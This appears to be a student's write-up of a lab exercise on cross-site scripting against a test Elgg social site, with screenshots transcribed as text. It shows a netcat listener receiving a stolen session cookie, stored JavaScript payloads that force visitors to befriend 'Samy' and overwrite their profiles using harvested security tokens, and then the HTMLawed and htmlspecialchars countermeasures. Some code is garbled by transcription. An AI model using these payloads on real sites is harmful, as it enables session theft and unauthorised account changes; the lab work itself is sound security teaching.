
```
[04/19/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [10.0.2.4] port 5555 [tcp/*] accepted (family 2, s
port 59538)
GET /?c=Elgg%3D7k20scjvsqfb2f04th09cr2402 HTTP/1.1
Host: 10.0.2.5:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/2
0100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive
```

2.4 Task 8: Becoming the Victim's Friend

In order to create a HTTP request that add Samy as a friend in other users' account, we need to figure out how the request works. Using Firefox's built in tools, we inspect the HTTP request made when we add Samy using Alice's account:



We can see that it's a GET request with a request URL:



Now we look at the parameters we need:

Headers Cookies Params Response

Filter request parameters

Query string

__elgg_token: [...]
0: W9ofqstoyQorfk2NW3rVzQ
1: W9ofqstoyQorfk2NW3rVzQ

__elgg_ts: [...]
0: 1618807652
1: 1618807652

friend: 47

These are the countermeasures implemented but we can get them from the JS variables. Now we add the code in Samy's profile that triggers the victim to send out the HTTP request we need:

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;
    var ts=__elgg_ts)+"+elgg.security.token.__elgg_ts;
    var token=__elgg_token)+"+elgg.security.token.__elgg_token;

    //Construct the HTTP request to add Samy as a friend.
    var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts
    +token; //FILL IN

    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

Edit profile

Display name

Samy

About me

```
//CONSTRUCT the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token; //FILL IN

//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

Public

As soon as we save the changes, the code is executed. The first thing we can notice is that Samy added himself! Of course it is the effect of the code, as on the website we have no other mean to do such operation.



Now we log into Boby's account and visit Samy's profile. Then we can see that he is now a friend with Samy without Boby's consent.



2.4.1 Question 1

Line 1 and 2 represent the secret token and timestamp value attached to the HTTP request. They are defence mechanisms against untrusted cross-site request. The token is signed and the server verifies its authenticity and only then responds to the request. The timestamp indicates the time the request was sent. However, we can make use of them as they are saved as JS variables and stored in the AJAX variables that are used to construct the GET URL.

2.4.2 Question 2

No, we will not be able to launch the attack anymore. The editor mode encodes all special characters in the input, for example < is replaced by <. As we need at least the tag <script> for a JS code to work, we will no longer have a code to be executed.

2.5 Task 9: Modifying the Victim's Profile

To modify the victim's profile, we first need to see how a request is sent when we modify a profile. Using Samy's account, we try to modify the "About me" section:

Edit profile

Display name

About me

We also monitor the network traffic when we save the changes. Then we can see the POST request sent:

Sta...	Meth...	Fl	Headers	Cookies	Params	Response	Timings
302	POST	edit	Request URL: http://www.xsslabelgg.com/action/profile/edit				
200	GET	sam	Request method: POST				
200	GET	font	Remote address: 127.0.0.1:80				
200	GET	elgg	Status code: ▲ 302 Found	②	Edit and Resend	Raw headers	
200	GET	colo	Version: HTTP/1.1				
200	GET	47la	Filter headers				
200	GET	47s.	Response headers (365 B)				
200	GET	jque	Cache-Control: no-store, no-cache, must-revalidate				
200	GET	jque	Connection: Keep-Alive				
200	GET	requ	Content-Length: 0				
200	GET	requ	Content-Type: text/html;charset=utf-8				
200	GET	requ	Date: Mon, 19 Apr 2021 04:56:06 GMT				
200	GET	elgg	Expires: Thu, 19 Nov 1981 08:52:00 GMT				
200	GET	en.js	Keep-Alive: timeout=5, max=100				
200	GET	init.j	Location: http://www.xsslabelgg.com/profile/samy				
200	GET	read.j	Pragma: no-cache				
200	GET	Plug	Server: Apache/2.4.18 (Ubuntu)				
200	GET	Plug	Request headers (509 B)				
			Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8				
			Accept-Encoding: gzip, deflate				

Now we look at the params of the request:

Form data

```
_elgg_token: xYK7iv4FcEoMkpdwKekm3A
_elgg_ts: 1618808125
accesslevel[briefdescription]: 2
accesslevel[contactemail]: 2
accesslevel[description]: 2
accesslevel[interests]: 2
accesslevel[[location]]: 2
accesslevel[mobile]: 2
accesslevel[phone]: 2
accesslevel[skills]: 2
accesslevel[twitter]: 2
accesslevel[website]: 2
briefdescription:
contactemail:
description: TEST
guid: 47
interests:
location:
```

We see that the description parameter represents the string we entered, and the access level 2 indicates its public visibility. Also, the guid is set as Samy's GUID. So, we now have enough information to construct a code that makes POST request:

```
<script type="text/javascript">
  window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName=elgg.session.user.name;
    var guid+"&guid="+elgg.session.user.guid;
    var ts=__elgg_ts=elgg.security.token.__elgg_ts;
    var token=__elgg_token=elgg.security.token.__elgg_token;

    //Construct the content of your url.
    var content=token+ts+"&name="+userName+"&description=Hacked by
Samy"+&accesslevel[description]=2"+guid; //FILL IN
    var samyGuid=47; //FILL IN
    var sendurl="http://www.xsslabelgg.com/action/profile/edit";

    if(elgg.session.user.guid!=samyGuid)
    {
      //Create and send Ajax request to modify profile
      var Ajax=null;
      Ajax=new XMLHttpRequest();
      Ajax.open("POST",sendurl,true);
      Ajax.setRequestHeader("Host","www.xsslabelgg.com");
      Ajax.setRequestHeader("Content-Type",
      "application/x-www-form-urlencoded");
      Ajax.send(content);
    }
  }
</script>
```

We save the code in Samy's profile. Then, we log into Alice's account and go to Samy's profile and see the following:

Alice
About me
Hacked by Samy

The attack is successful, as we changed Alice's profile without her consent.

2.5.1 Question 3

We need Line 1 so that Samy does not accidentally attack himself as we reload his profile page. If we do not have that line, the code replaces itself with the string we intend to place on the victim's profile. There will not be any code left on Samy's profile to attack the victims.

Removing Line 1:

About me

```
//Construct the content of your uid.
var content=token+ts+"&name="+userName+"&description=Hacked by
Samy"+&accesslevel[description]=2"+guid; //FILL IN
var samyGuid=47; //FILL IN
var sendurl="http://www.xsslabelgg.com/action/profile/edit";

if(elgg.session.user.guid!=samyGuid)
{
  //Create and send Ajax request to modify profile
  var Ajax=null;
  Ajax=new XMLHttpRequest();
```

Public ▾

As soon as we save the code, Samy's profile changes, and the attack became useless:




The screenshot shows a user profile for 'Samy'. The profile picture is a person in a hooded jacket working on a laptop. The name 'Samy' is displayed prominently. Below the name, the text 'About me' is followed by 'Hacked by Samy'. At the bottom of the profile page, there are two buttons: 'Edit profile' and 'Edit avatar'.

There is no JS code anymore and will not be any XSS attack.

2.6 Task 10: Countermeasures

For this task we add back Line 1 of the code.

First we activate the **HTMLawed** plugin on the elgg website:



The screenshot shows the elgg plugin configuration interface. The top navigation bar includes tabs for 'Security and Spam', 'Service/API', 'Social', and 'Themes'. Below this, a sub-navigation bar includes 'Utilities', 'Web Services', and 'Widgets'. A central panel displays the 'HTMLawed' plugin settings. It has a status bar at the top indicating 'Provides security filtering. Running a site wi' with buttons for 'Top', 'Up', 'Down', and 'Bottom'. Below this is a section titled 'Validation by Email' with the sub-section 'Simple user account validation through email.' A large 'Activate' button is prominently displayed.

We log into Alice's account and check Samy's profile. Now we see the following:



The screenshot shows a user profile for 'Samy'. The profile picture is a person in a hooded jacket working on a laptop. The name 'Samy' is displayed prominently. Below the name, the text 'About me' is followed by a large block of injected JavaScript code. On the left side of the profile, there are three buttons: 'Remove friend', 'Send a message', and 'Report user'. Below these buttons are links for 'Blogs' and 'Bookmarks'. The injected JavaScript code is as follows:

```
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp
__elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid+"&guid="+elgg.session.user.guid;
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
var token+"&__elgg_token="+elgg.security.token.__elgg_token;

//Construct the content of your url.
var content=token+ts+"&name="+userName+"&
description=Hacked by
Samy"&&accesslevel[description]=2"+guid; //FILL IN
var samyGuid=47; //FILL IN
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid)
```

We see that the plugin has displayed the entire code and it is not executed. This is because the plugin has converted the code into data. Now we turn on the `htmlspecialchars` countermeasure:

```
text.php    x   url.php    x   dropdown.php    x   *email.php
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 */
$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
$encoded_value = $vars['value'];
```

We can see that the result is similar. `HTMLawed` sanitized the HTML web page against XSS attack, and `htmlspecialchars` encoded the special characters into data. These two countermeasures made sure that the code is read as data by the browser and hence preventing XSS attack.



Samy

About me

```
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp
__elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid+"&guid="+elgg.session.user.guid;
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
var token+"&__elgg_token="+elgg.security.token.__elgg_token;
```